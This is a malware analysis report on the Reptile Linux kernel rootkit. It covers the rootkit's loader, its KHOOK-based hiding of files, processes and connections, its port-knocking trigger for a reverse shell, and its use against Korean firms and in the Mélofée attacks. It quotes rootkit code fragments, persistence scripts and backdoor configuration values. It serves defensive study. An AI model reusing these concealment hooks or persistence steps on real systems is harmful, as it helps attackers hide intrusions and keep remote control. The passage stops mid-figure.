Reptile Malware Targeting Linux Systems

By ATCP

Published: 2023-07-20 · Archived: 2026-04-06 00:41:13 UTC

Reptile is an open-source kernel module rootkit that targets Linux systems and is publicly available on GitHub. [1] Rootkits are malware that possess the capability to conceal themselves or other malware. They primarily target files, processes, and network communications for their concealment. Reptile's concealment capabilities include not only its own kernel module but also files, directories, file contents, processes, and network traffic.

Unlike other rootkit malware that typically only provide concealment capabilities, Reptile goes a step further by offering a reverse shell, allowing threat actors to easily take control of systems. Port Knocking is the most notable feature out of those supported by Reptile. Port Knocking is a method where the malware opens a specific port on an infected system and goes on standby. When the threat actor sends a Magic Packet to the system, the received packet is used as a basis to establish a connection with the C&C server.

This method is similar to that of Syslogk, which was mentioned in a previous report by Avast. [2] One key difference is that Syslogk was developed based on another open-source Linux kernel rootkit called Adore-Ng. However, there are similarities between Syslogk and the features supported by Reptile, such as being on standby in an infected system before being triggered by a Magic Packet, and using a customized TinySHell, known as Rekoobe, as a backdoor for their attack.

After becoming publicly available on GitHub as open-source, Reptile has been used consistently in attacks. For example, a recent report by Mandiant confirmed that a threat group based in China used Reptile in their ongoing attack using the zero-day vulnerability in Fortinet products. [3] Furthermore, in ExaTrack's report analyzing the Mélofée malware, Reptile rootkit was also identified. ExaTrack attributes this to the activities of the Winnti attack group based in China. [4]

In this post, we will provide a brief analysis of the basic structure and features of Reptile, followed by a compilation of real-world instances where it was employed in attacks targeting Korean companies. Additionally, it should be noted that ICMP Shell was also used in the attack cases in Korea. At the end, we will summarize the similarities with the Mélofée malware cases based on the installation paths or disguised directory names of the malware.

1. Analysis of Reptile

1.1. Structure of Reptile



Figure 1. Operation structure of Reptile

1.1.1. Threat Actor's System

In addition to providing malware to be installed on the infected system, Reptile also supports tools to be used by the threat actor. Listener is a command line tool that operates by being given the port it has to listen to and its password. It waits for a connection from a reverse shell, which will be executed on the infected system. Depending on the options, Reptile can establish a reverse shell connection to a specified address after installation. In this case, the listener running on the C&C server receives this connection and provides the threat actor with the shell.

Even if the threat actor's C&C server is not designated, the Port Knocking method can be used to transmit a specific packet to the infected system to trigger a reverse shell. This is achieved through a command line tool called Packet, which takes arguments such as the address the reverse shell will attempt to connect to and the protocol used in the Port Knocking method. Listener and Packet can be used manually, but they can also be used through a client that provides an interface.

1.1.2. Affected System

If no installation path is designated, the malware strains are installed in the /reptile/ directory with the file names reptile, reptile_shell, and reptile_cmd by default. The loader, known as "reptile", is responsible for decrypting and loading the Reptile rootkit kernel module that is encrypted within the file. This means the Reptile rootkit does not exist directly as a kernel module file. Instead, it is installed through a decryption process by the loader.



Figure 2. Installation directory

reptile_cmd is responsible for transmitting commands to the Reptile rootkit, and it communicates with the rootkit by specifying and executing the target to be concealed as an argument. The reverse shell malware, reptile_shell, is capable of receiving command line arguments and is executed by the Reptile rootkit.

If the option to attempt a direct connection to the C&C server during the installation process is specified, the command is assigned to the /reptile/reptile_start script file. The Reptile rootkit operates the reverse shell by executing the mentioned script file after loading the kernel module. Furthermore, it can also execute the reverse shell and transmit the decrypted C&C server address if an address is received through the Port Knocking method.

1.2. Analysis of the Reptile Rootkit

The reptile created in the /reptile/ directory is not a kernel module but a user mode application. When the loader is executed, it decrypts the Reptile kernel module contained within the data section and then loads it into the memory using the init_module() function. Additionally, the algorithm used for encryption and decryption is also used when decrypting the Magic Packet later on. The key value is generated using a random value during the build process, resulting in each generated file having a different value.

```
#define do_encrypt(ptr, len, key)       do_encode(ptr, len, key)
#define do_decrypt(ptr, len, key)       do_encode(ptr, len, key)

static inline unsigned int custom_rol32(unsigned int val, int n)
{
        return ((val << n) | (val >> (32 - n)));
}

static inline void do_encode(void *ptr, unsigned int len, unsigned int key)
{
        while (len > sizeof(key)) {
                *(unsigned int *)ptr ^= custom_rol32(key ^ len, (len % 13));
                len -= sizeof(key), ptr += sizeof(key);
```

Figure 3. Encryption function used in Reptile

The loaded Reptile is a kernel module packed using another open-source tool called kmatryoshka. [5] kmatryoshka is a Linux kernel module-based packer that is responsible for decrypting the original kernel module, which exists in an encrypted form. It then utilizes the sys_init_module() function to load it. As such, the original Reptile rootkit exists in a packed form within both user-mode and kernel-mode.

```
int init_module(void)
{
        int ret = -EINVAL;
        asmlinkage long (*sys_init_module)(const void *, unsigned long, const char *) = NULL;

        do_decrypt(parasite_blob, sizeof(parasite_blob), DECRYPT_KEY);

        sys_init_module = (void *)ksym_lookup_name(SYS_INIT_MODULE);

        if (!sys_init_module)
                sys_init_module = (void *)ksym_lookup_name(__DO_SYS_INIT_MODULE);

        if (sys_init_module) {
                const char *nullarg = parasite_blob;
                unsigned long seg = user_addr_max();

                while (*nullarg)
                        nullarg++;

                user_addr_max() = roundup((unsigned long)parasite_blob + sizeof(parasite_blob), PAGE_SIZE);
                if(sys_init_module(parasite_blob, sizeof(parasite_blob), nullarg) == 0) ret = -37; // would be
```

Figure 4. kmatryoshka routine

1.2.1. Analysis of Concealment Feature

Reptile uses a Linux kernel function hooking engine called KHOOK to hook on kernel functions. [6] For example, it hooks the ip_rcv() kernel function to use the Port Knocking method. By doing so, it can monitor the packets it receives.

When delivering commands to the rootkit, Reptile utilizes reptile_cmd, which sends ioctl to the Reptile kernel module. The inet_ioctl() kernel function is hooked in order to monitor this ioctl. Among the data that is sent to ioctl, cmd represents the command number. Like the process concealing command, if additional data such as the PID is required, the argv variable of the control structure is used to transmit the data. During the command delivery process, AUTH and HTUA are random values. Reptile monitors the ioctl and performs corresponding actions when a match is found.

```
if (strcmp(argv[1], "file-tampering") == 0) {
        args.cmd = 2;

        if (ioctl(sockfd, AUTH, HTUA) == 0) {
                if (ioctl(sockfd, AUTH, &args) == 0) {
                        if (ioctl(sockfd, AUTH, HTUA) == 0) {
                                printf("\e[01;32mSuccess!\e[00m\n");
                                goto out;
```

Figure 5. Transmission of ioctl

Number	Command	Description
0	hide / show	Hides or shows itself and files
1	hide / show	Hides or shows processes
2	file-tampering	Hides file contents
3	root	Grants root privilege

Number	Command	Description
4	conn hide	Hides network communication
5	conn show	Hides or shows network communications

Table 1. cmd commands

Aside from the concealment and Port Knocking features, Reptile provides a feature where the “root” command can be used to give the current user root privileges. It also supports persistence through Udev. The following rules file is created in the /lib/udev/rules.d/ directory and the copied path is designated to ensure that it will be executed even after a reboot.



Figure 6. Created udev rules file

A. File and Directory Concealment

The Reptile rootkit can hide or show files and directories based on the “hide” and “show” commands. The targets to be hidden are paths that contain the specified string during the build. To achieve this, it hooks multiple kernel functions including fillonedir(), filldir(), and filldir64(). If the string of the concealment target is present in the path name, the hooking function returns “ENOENT” which is the “no such file or directory” error.

```
KHOOK_EXT(int, fillonedir, void *, const char *, int, loff_t, u64, unsigned int);
static int khook_fillonedir(void *__buf, const char *name, int namlen,
                            loff_t offset, u64 ino, unsigned int d_type)
{
        int ret = -ENOENT;
        if (!strstr(name, HIDE) || !hidden)
                ret = KHOOK_ORIGIN(fillonedir, __buf, name, namlen, offset, ino, d_type);
        return ret;
}
```

Figure 7. Concealment of files and directories

B. Self Concealment

The “hide” and “show” commands support concealment for not only files and directories, but also for the Reptile kernel module itself. When the “hide” command is received, the current module is removed from the module list. Accordingly, using the lsmod command will not show the currently installed Reptile kernel module.

C. Process Concealment

When a PID is given along with the “hide” or “show” command, the process of the PID is concealed. There are four main methods used for process concealment. One involves hooking the find_task_by_vpid() function to return NULL for the concealment target’s process, and another involves hooking the vfs_statx() function to return an “EINVAL” (Invalid argument) error. Additionally, the find_task_by_vpid() function is used in system calls like getsid() and getpgid().

Furthermore, hooking next_tgid() makes it so that the concealment target's process is skipped, making it invisible in the /proc/ list. Lastly, for the sys_kill and __x64_sys_kill system calls, an "ESRCH" (No such process) error is returned, making termination impossible. Aside from these, the load_elf_binary() function is hooked and processes that have the path of reptile_shell are hidden.

D. TCP/UDP Concealment

If the "conn" command and the concealment target's IP address are transmitted as an argument, the TCP/UDP network communication can be concealed. The tcp4_seq_show() and udp4_seq_show() functions are hooked for this purpose.

E. File Content Concealment

Reptile provides a file tampering feature, which allows the contents of a file to be hidden. When the tags designated during the build process, like those shown below, are added to the file content, the strings between these tags are concealed. By default, the tags "#<reptile>" and "#</reptile>" can be used. The command to activate this feature is "file-tampering", and it involves hooking the vfs_read() function.

1.2.2. PORT KNOCKING

The Reptile rootkit supports the Port Knocking technique. After being installed on the infected system, instead of immediately connecting to the C&C server, it opens a certain port and waits until the threat actor sends a Magic Packet to the system, after which it begins to operate. The data received through the Magic Packet contains the C&C server address. Based on this, a reverse shell connects to the C&C server.

In Reptile's defconfig file, there are basic configurations present. By default, the MAGIC_VALUE is set to "hax0r," PASSWORD is set to "s3cr3t," and SRCPORT is set to "666."

```
#
# Backdoor configuration
#
MAGIC_VALUE="hax0r"
PASSWORD="s3cr3t"
SRCPORT=666
```

Figure 8. deconfig file

The Reptile rootkit on the infected system hooks a kernel function and monitors packets incoming through the TCP, UDP, and ICMP protocols. If a TCP or UDP packet is received, the source port is first checked. The "666" port that was designated in the above configuration file is the target.

```
if (ip_header->protocol == IPPROTO_TCP) {
        tcp_header = skb_header_pointer(socket_buffer, ip_header->ihl * 4, sizeof(_tcph), &_tcph);

        if (!tcp_header)
                return ACCEPT;

        if (htons(tcp_header->source) != SRCPORT)
                return ACCEPT;
```

Figure 9. Scan of SRCPORT

Threat actors can use a client to transmit the Magic Packet to the infected system. To do this, they can first choose one of the protocols, TCP, UDP, or ICMP, to be used as part of the Port Knocking technique. They then have to designate the infected system's IP address and configuration data set during the above creation of Reptile, which includes MAGIC_VALUE,

PASSWORD, and SRCPORT. Afterward, when the run command is executed, Packet encrypts the data and transmits it to the infected system.



Figure 10. Reverse shell using Port Knocking

If Reptile, which is listening on port 666, receives a packet through this port, it scans the data in the received packet to check for the value “hax0r,” which is designated by MAGIC_VALUE and TOKEN. When the process reaches this point, Reptile decrypts the packet and obtains the address and port number of the C&C server. It then uses these values as arguments to execute reptile_shell, which is a reverse shell.

```
if (memcmp(data, MAGIC_VALUE, strlen(MAGIC_VALUE)) == 0) {

        memzero_explicit(argv_str, str_size);
        memcpy(argv_str, data + strlen(MAGIC_VALUE) + 1, str_size - 1);
        do_decrypt(argv_str, str_size - 1, KEY);

        argv = argv_split(GFP_KERNEL, argv_str, NULL);

        if (argv) {
                shell_exec_queue(argv[0], argv[1]);
                argv_free(argv);
```

Figure 11. Scan of MAGIC_VALUE

1.3. Reverse Shell

The reverse shell executed by the Reptile rootkit connects to the C&C server based on the received address and provides shell access. Additionally, the reverse shell is executed with the argument “s3cr3t”, which is specified as PASSWORD in the configuration data. This PASSWORD serves as the session key for communication with the listener that is waiting on the C&C server.

Reverse shell is a command line tool that operates based on the provided arguments, and it can be executed in two different ways, depending on the conditions. The first method is the Port Knocking technique covered above. The second method involves executing during the installation process of the Reptile rootkit kernel module.

```
void usage(char *argv0)
{
        fprintf(stderr, "Usage: %s [ -t connect_back_host ] ", argv0);
        fprintf(stderr, "[ -p port ] [ -s secret ] [ -r delay (optional) ]\n");
}
```

Figure 12. Argument structure of reptile_shell

After installation, the Reptile rootkit executes the startup script named reptile_start during the initialization process. This can contain numerous commands, a notable one being the command to execute reverse shells.



Figure 13. The make process and the created reptile_start script file

The reverse shell of Reptile is based on TinySHell, an open-source Linux backdoor. Rekoobe is a backdoor malware based on TinySHell and is known to be predominantly used by Chinese threat groups. [7] Additionally, according to a report from

Avast, the Syslogk rootkit also supports the Port Knocking method triggered by a Magic Packet. It also utilizes a customized version of TinySHell, known as Rekoobe, as a backdoor. Based on these similarities, it is speculated that the Syslogk threat actor might have adopted the structure of Reptile in their malware.

When compared to TinySHell, Reptile's reverse shell shows a remarkable similarity, with most of the code being identical along with the supported commands. In particular, the use of the HMAC SHA1 algorithm and AES-128 key to encrypt the communication data with the C&C server and the data used for integrity verification during the communication process are also the same.

```
    switch( message[0] )
{
    case GET_FILE:

        ret = tshd_get_file( client );
        break;

    case PUT_FILE:

        ret = tshd_put_file( client );
        break;

    case RUNSHELL:

                ret = tshd_runshell( client );
                break;

    default:

            ret = 12;
            break;
}
```

```
switch (message[0]) {
case GET_FILE:
        ret = get_file(client);

        if (ret)
                goto connect;

        if (pel_send_msg(client, (unsigned char *)EXIT,
                        EXIT_LEN) != PEL_SUCCESS)
                goto end;

        goto connect;
case PUT_FILE:
        put_file(client);
        goto connect;
case RUNSHELL:
        runshell(client);
        if (pel_send_msg(client, (unsigned char *)EXIT,
                        EXIT_LEN) != PEL_SUCCESS)
                goto end;

        goto connect;
case SET_DELAY:
        if (pel_recv_msg(client, message, &len) !=
            PEL_SUCCESS)
                goto end;
```

Figure 14. Comparison between TinySHell (left) and Reptile reverse shell (right) routines

Specifically, the Reptile reverse shell supports a delay command in addition to file download/upload and command execution. Moreover, it includes a built-in feature to send concealment commands to the Reptile rootkit via ioctl, effectively hiding communications with the C&C server.

2. Cases of Attacks

2.1. VirusTotal Hunting

Due to it being an open-source malware that is publicly available on GitHub, Reptile has been utilized by a diverse range of threat actors over time. Even if the recent zero-day vulnerability attack case on Fortinet products by a China-based threat group, which was reported on by Mandiant, **[8]** is excluded, the periodic uploads of Reptile rootkit malware on the VirusTotal platform can still be observed.

While it is not certain whether they were used in actual attacks, numerous Reptile rootkits have been regularly uploaded to VirusTotal over the past few years. In this section, the configuration data from a portion of these Reptile samples were extracted and categorized. When inspecting the vermagic of the kernel modules, a notable characteristic is that most of them specifically target RHEL or CentOS Linux, either for attacking or testing purposes.

Date	Name	Port	MAGIC_VALUE	PASSWORD	Location	vermagic
2020.05.22	rxp.ko	666	smoke	smoker666	/rxp/	2.6.32-696.18.7.el6.x86_64
2021.06.05	falc0n.ko	41302	7313F4lc0n4710n	F4lc0nFly1n9d00r	/usr/falc0n/	3.10.0-1127.10.1.el7.x86_64
2022.04.27	N/A	2307	hA30r	x5s3rt	/opttest/	3.10.0-1160.59.1.el7.x86_64
2022.11.21	myshell.ko	666	xiaofangzi	xiaofangzi	/myshell/	2.6.32-431.el6.x86_64

Table 2. Reptile rootkits uploaded to VirusTotal

2.2. Attack Cases in Korea

Reptile has been used in past attacks against Korean companies. The initial method of infiltration remains unidentified, but upon examination, the Reptile rootkit, reverse shell, Cmd, and startup script were all included, allowing the basic configuration to be ascertained.

In this particular attack case, apart from Reptile, an ICMP-based shell called ISH was also utilized by the threat actor. ISH is a malware strain that uses the ICMP protocol to provide the threat actor with a shell. Typically, reverse shells or bind shells use protocols like TCP or HTTP, but it is speculated that the threat actor opted for ISH to evade network detection caused by these communication protocols.

2.2.1. Analysis of Reptile

The malware is presumed to be installed in the “/etc/intel_audio/” directory, and the threat actor used “intel_audio” as their keyword instead of “reptile”.

```
#!/bin/bash
#<intel_audio>
#/etc/intel_audio/intel_audio_cmd hide `ps -ef | grep "ata/0" | grep -v grep | awk '{print $2}'`
/etc/intel_audio/intel_audio_cmd file-tampering
#</intel_audio>
```

Figure 15. intel_audio_start script

Furthermore, the absence of any command lines to execute the reverse shell in the intel_audio_start file suggests that the reverse shell is likely to be used through the Port Knocking method. Alternatively, the threat actor could have used the bind shell, ISH, which will be covered later. Aside from these, the threat actor activated the file-tampering feature.

Next, upon examining the rc.local autorun script, it is evident that a command to ensure persistence exists between the tags “#<intel_audio>” and “#</intel_audio>”, which have been marked for concealment with the file-tampering feature. A notable point is the fact that the threat actor used Reptile in the form of a kernel module rather than a loader. As a result, they load “/etc/intel_audio/intel_audio.ko” by manually inputting the insmod command.

```
#<intel_audio>
insmod /etc/intel_audio/intel_audio.ko
/etc/intel_audio/gvfs-gdb-volume-monitor
/etc/intel_audio/intel_audio_cmd hide `/sbin/pidof gvfs-gdb-volume-monitor`
#</intel_audio>
```

Figure 16. Autorun scrip within rc.local

Intel_audio.ko is a kernel module packed with kmatryoshka before being packed by a loader. Upon inspecting the vermagic of the kernel module, “3.10.0-514.el7.x86_64,” it is estimated that the infected system was likely Red Hat or a CentOS-based Linux system.

The extracted rootkit contains various hard-coded configuration data. For example, in the reptile_init() function, the path name of the startup script file, “/etc/intel_audio/intel_audio_start,” was identified. A notable characteristic is that the threat actor set the MAGIC_VALUE and PASSWORD strings to glibc-related strings to disguise it as a normal program.

```
int __cdecl reptile_init()
{
  int v0; // ebx
  char v2[48]; // [rsp+20h] [rbp-50h] BYREF
  unsigned int *START_SCRIPT[3]; // [rsp+50h] [rbp-20h] BYREF

  START_SCRIPT[1] = 0LL;
  START_SCRIPT[2] = 0LL;
  strcpy(v2, "/etc/intel_audio/intel_audio_start");
  START_SCRIPT[0] = (unsigned int *)v2;
  work_queue = (workqueue_struct *)_alloc_workqueue_key("%s", &loc_8);
  v0 = khook_init();
  if ( !v0 )
  {
    magic_packet_hook_options.hook = (nf_hookfn *)magic_packet_hook;
    magic_packet_hook_options.hooknum = 0;
    magic_packet_hook_options.pf = 2;
    magic_packet_hook_options.priority = 0x80000000;
    nf_register_hook(&magic_packet_hook_options);
    exec((char **)START_SCRIPT);
    if ( !hide_module )
      hide_0();
```

Figure 17. reptile_init() function

Item	Data
Installation path	/etc/intel_audio/intel_audio.ko
Port number	5214
MAGIC_VALUE	“glibc_0.1.5.so”
PASSWORD	“glibc_0.1.6.so”
Startup script path	/etc/intel_audio/intel_audio_start
Reverse shell path	/etc/intel_audio/intel_audio_reverse
vermagic	3.10.0-514.el7.x86_64

Table 3. Configuration data of Reptile used in attacks in Korea

2.2.2. Analysis of ICMP SHELL

The file executed and targeted to be concealed in the “rc.local” autorun script, located at “/etc/intel_audio/gvfs-gdb-volume-monitor,” is an ICMP Shell known as ISH. ISH consists of the server module ishd and the client module ish. The “gvfs-gdb-volume-monitor” file, operating as ishd, is executed by the Reptile rootkit and kept in a listening state. It is presumed that when the attacker establishes a connection using ish, the ICMP Shell is provided. The command line option identified in “gvfs-gdb-volume-monitor” is the same as ishd.

```
void __fastcall main(int a1, char **a2, char **a3)
{
  int v3; // ebx
  int v4; // ebx
  struct sockaddr sin; // [rsp+0h] [rbp-28h] BYREF

  while ( 1 )
  {
    v3 = getopt(a1, a2, "hdi:t:p:");
    if ( v3 == -1 )
      break;
    switch ( v3 )
    {
      case 'd':
        ish_debug = 0;
        break;
      case 'h':
        usage(*a2);
        return;
      case 'i':
        ish_info_id = strtol(optarg, 0LL, 10);
        break;
      case 'p':
        ish_info_packetsize = strtol(optarg, 0LL, 10);
        break;
      case 't':
        ish_info_type = strtol(optarg, 0LL, 10);
        break;
      default:
        continue;
    }
  }
  if ( !ish_debug || !(unsigned int)edaemon() )
```

Figure 18. Main routine of ishd

Additionally, when the threat actor created the ishd malware, they opted not to use the source code as-is. Instead, they made modifications to disguise it as a normal program so that it could avoid file detection. In the following figure, the left side displays the usage() function identified in the original ishd source code, while the right side shows the usage() function in “gvfs-gdb-volume-monitor. This allows the malware to be perceived as a normal program instead of a bind shell since it outputs the string “ICMP Debug Tool” when executed without any specific arguments.

```
usage(char *program) {
    fprintf(stderr,
    "ICMP Shell v%s  (server)   -   by: Peter Kieltyka\n"
    "usage: %s [options]\n\n"
    "options:\n"
    " -h               Display this screen\n"
    " -d               Run server in debug mode\n"
    " -i <id>          Set session id; range: 0-65535 (defa
    " -t <type>        Set ICMP type (default: 0)\n"
    " -p <packetsize>  Set packet size (default: 512)\n"
    "\nexample:\n"
    "%s -i 65535 -t 0 -p 1024\n"
    "\n", VERSION, program, program);
```

```
1 void __noreturn usage()
2 {
3   fwrite("ICMP Debug Tool\n", 1uLL, 0x10uLL, stderr);
4   exit(-1);
5 }
```

Figure 19. Modified output string

3. Similarities to Mélofée

ExaTrack conducted an analysis of the malware strains that have recently been targeting Linux servers and named them Mélofée. Based on the malware and infrastructure used in the attacks, they identified connections to the Winnti (APT41) threat group, which operates from China. **[9]**

The threat actor also used the Reptile rootkit during their attack process, and a notable characteristic was the installation of the rootkit in the path name “/etc/intel_audio/intel_audio.ko”. For reference, the path “/etc/intel_audio/intel_audio.ko” is identical to the installation path of the Reptile rootkit in the previously mentioned Linux server attack case that targeted Korean companies.

The use of the Reptile rootkit in the attack process, the identical installation path, and the direct installation of the kernel module through the “insmod” command instead of the conventional methods provided by Reptile are common factors between these two attack cases.

```
#!/bin/sh
#Script for starting modules
/sbin/insmod /etc/intel_audio/intel_audio.ko
/etc/intel_audio/audio
#End script
~
```

Figure 20. rc.modules file created by Mélofée

However, there are differences as well. In the Mélofée attack case, the Reptile used had only the file concealment feature activated, and the hidden paths were hardcoded to two locations: “intel_audio” and “rc.modules.”

```
__int64 __fastcall khook___d_lookup(__int64 a1, __int64 a2)
{
  const char *v2; // r13

